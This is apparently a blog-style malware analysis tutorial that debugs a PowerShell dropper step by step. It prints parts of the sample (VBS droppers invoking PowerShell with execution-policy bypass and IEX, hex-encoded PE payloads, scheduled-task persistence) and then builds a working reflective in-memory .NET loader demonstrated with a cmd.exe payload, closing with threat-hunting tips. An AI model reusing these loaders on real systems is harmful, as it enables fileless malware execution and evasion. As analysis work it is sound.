

Sample :


<https://bazaar.abuse.ch/download/d564685ccda14f0e0ea14d09737f25ff104c00dfba1fa269e4e51cab0e447123/>

In this article we will be reversing Powershell based malware, which uses dot net assembly to run from memory, to learn how to load dot net assembly from memory i have created simple “HelloWorld” which pops cmd.exe :)

Lets begin,

to reverse Powershell malware first put “Wait-Debugger“ command at the top of script, and run it, execution will stop and from there on go for step in / over / out which will execute script line by line, lets do it.

Debugging options ->



1<sup>st</sup> Hit Run/continue


Execution will stop at 2<sup>nd</sup> line.

```

Wait-Debugger
2 | $Content = @'
3 | on error resume next
4 | Set objShell = CreateObject("wscript.Shell")
5 | objShell.Run("Powershell -ExecutionPolicy Bypass $a='ReadAllText';$T='C:\Users\Public\Music\Report.ps1';IEX([IO.File]::Sa($T))"),0
6 | '@
7 | [IO.File]::WriteAllText("C:\Users\Public\Music\jsdufsuygyftaf.vbs", $Content)
8 | #-----
9 | #-----
10| $Content = @'
11| on error resume next
12| Set objShell = CreateObject("wscript.Shell")
13| objShell.Run("Powershell -ExecutionPolicy Bypass $a='ReadAllText';$T='C:\Users\Public\Music\masteej.ps1';IEX([IO.File]::Sa($T))"),
14| '@
15| [IO.File]::WriteAllText("C:\Users\Public\Music\masteej.vbs", $Content)
16| #-----
17| #-----
18|
19| $Content = @'
20| Try{
21| function x {
22|
23| param($TYO9)$TYO9 = $TYO9 -split '(.)' | ? { $_ }
24| $ia = [Convert]
25| ForEach ($UX2 in $TYO9){$ia::ToInt32($UX2,16)}
26|
27|
28| [byte[]] $mYs = x('4D5A9@#@#3@###@@4@##@FFFF@##B8#####4#####
29|
30| [byte[]] $serv = x('4D5A9@#@#3@###@@4@##@FFFF@##B8#####4#####
31| }catch{}
32| $T = 'Get'
33| $M = $T + 'Method'
34| $I = 'Invoke'
35| $T = $T + 'Type'
36| $L = 'Load'
37| $Q0 = [Reflection.Assembly]
38| $Bjaushsfhaiushfui = $Q0::$L($MYs)
39| $Bjaushsfhaiushfui = $Bjaushsfhaiushfui.$T('NewPE2.PE')
40| $Bjaushsfhaiushfui = $Bjaushsfhaiushfui.$M('Execute')
41|
42| $Ubjauhsifhaiushfui = 'C:\Windows\Microsoft'
43| $z = $Ubjauhsifhaiushfui + '.NET\Frameworkor'
```

Go to Debug -> Step Into

this will run and store data in \$content, which you can see in below screenshot.



```
1 Wait-Debugger
2 $Content = '@'
3 on error resume next
4 Set-objShell = CreateObject("Wscript.Shell")
5 objShell.Run("Powershell -ExecutionPolicy Bypass $a='ReadAllText';$T='C:\Users\Public\Music\Report.ps1';IEx([IO.File]::$(a($T)))",
6 '@'
7 [IO.File]::WriteAllText("C:\Users\Public\Music\jsdufsuygyftaf.vbs" $Content)
```

```
[DBG]: PS C:\Windows\system32>>
[DBG]: PS C:\Windows\system32>> $Content
on error resume next
Set-objShell = CreateObject("Wscript.Shell")
objShell.Run("Powershell -ExecutionPolicy Bypass $a='ReadAllText';$T='C:\Users\Public\Music\Report.ps1';IEx([IO.File]::$(a($T)))",0
[DBG]: PS C:\Windows\system32>>
```

Which ever variable it will run, check in console window, so in case of obfuscation you can see cleartext data stored in that variable.

Next step into, will write the data from \$content, into file jsdufsuygyftaf.vbs (check below folder)

```
[IO.File]::WriteAllText("C:\Users\Public\Music\jsdufsuygyftaf.vbs", $Content)
```

```
[IO.File]::WriteAllText("C:\Users\Public\Music\masteej.vbs", $Content)
```

Further debugging will create couple of more .ps1 script in that folder. So lets press few more step into till it write content to below file.

```
[IO.File]::WriteAllText("C:\Users\Public\Music\Report.ps1", $Content)
```

If you take close look at content you will see it starts with “4D5A”.... Magic Number for EXE and DLL... file signature :)

Step into till you hit this line

```
[io.file]::WriteAllBytes("C:\Users\Public\Music\masteej.ps1",$Bjauhsifhaiushfiuytes2)
```


Once you reach this line step into and wait... now you have all 4 files

Lets look at those 4 files, below screenshot shows,

mastej.vbs -> will create mastej.ps1

mastej.ps1 -> it has scheule task which will run sdufsuygyftaf.vbs

sdufsuygyftaf.vbs -> this will run run Report.ps1, which you can see is heavy in size, lets debug it.



## Report.ps1

Same process  $\Rightarrow$

“Wait-Debugger” at top of file, quick glance at code shows same “4D5A”, method like GetMethod, GetType, Load, these are use for loading dot net assemble. Line 32 to 40

[illegible]

I will show you simple .dot net code that we will load from powershell to pop up cmd.exe , before that we can insert one line that will help us to write ByteArray from the code, which is actual dot net dll file :).

stop debugger and put below line after load assembly code

$$\$B_{jauhsifhaiushfiu} = \$Q0::\$L(\$MyS)$$

```
[io.file]::WriteAllBytes("C:\Users\Public\Music\payload.dll",$N=Mys)
```

start debugging from staring till you get dll in above folder

Now you can use Dnspy to look at the code of that dll.

In this malware we saw how malware is executed from memory itself, so lets create simple HelloWorld which pops up cmd.exe...

1. Create simple .cs file c sharp.

```
using System;
using System.Diagnostics;

namespace HelloWorld {

public class HelloWorld {

    public static void Main() {

        System.Diagnostics.Process.Start("cmd.exe");

    }

}
```

2. Use csc.exe. Its c sharp compiler which we can use to compile above to create exe.

You will find it here. c:\Windows\Microsoft.NET\Framework\v.x.x.x

3. csc.exe -out:C:\Users\sanket\Desktop\Test\test.exe C:\Users\sanket\Desktop\Test\test.cs  
this will create test.exe

4. Now we need hex code of this file, Use CyberChef to get hex code, we will copy this hex and store as variable in powershell.

The screenshot shows the CyberChef web interface. On the left, the 'Recipe' panel is active, displaying a 'Base64' recipe that decodes data from an ASCII Base64 string back into its raw format. Below the recipe, there are checkboxes for 'Carriage returns (\r)', 'Line feeds (\n)', 'Form feeds (\f)', and 'Full stops', all of which are checked. A 'BAKE!' button is visible at the bottom of the recipe panel. The 'Input' panel on the right shows the file 'test.exe' with a size of 3,584 bytes and a type of 'application/vnd.ms-executable'. The 'Output' panel at the bottom displays the hex code of the file, starting with '4d5a90000300000040000000ffff0000b80000000000000040000000'.

5. Here is powershell code to load above dot net assembly from memory like shown in malware (in malware sample they have used NewPE2 and Execute which i am exploring)

Code is easy to understand to get more info just google method like Load, Invoke.  
Below links help me to get more understanding about it.

<https://stackoverflow.com/questions/68977280/executing-executables-in-memory-with-powershell>

```
$bytes = 'PASTE YOUR HEX CODE' #you can take it from my git, if not able to generate the same
$TY09 = $bytes -split '(.)' | ? { $_ }
```

```
function x {
```

```
param($TY09)$TY09 = $TY09 -split '(.)' | ? { $_ }
$ia = [Convert]
ForEach ($UX2 in $TY09){$ia::ToInt32($UX2,16)}
```

```
[byte[]] $MyS = x($bytes)
```

```
$assembly = [System.Reflection.Assembly]::Load($MyS)
```

```
$entryPointMethod =
```

```
$assembly.GetType().Where({ $_.Name -eq 'HelloWorld' }, 'First').  
    GetMethod('Main', [Reflection.BindingFlags] 'Static, Public, NonPublic')
```

```
$entryPointMethod.Invoke($null,$null) # executes out code.
```

So if you run this code in powershell, it will give you cmd.exe.

From Threat Hunting perspective, you can look for

1. Scheduled task created
2. usage of wscript
3. If you are monitoring Powershell logs then monitor strings like  
[System.Reflection.Assembly]::Load , Invoke

Thats it, Have fun.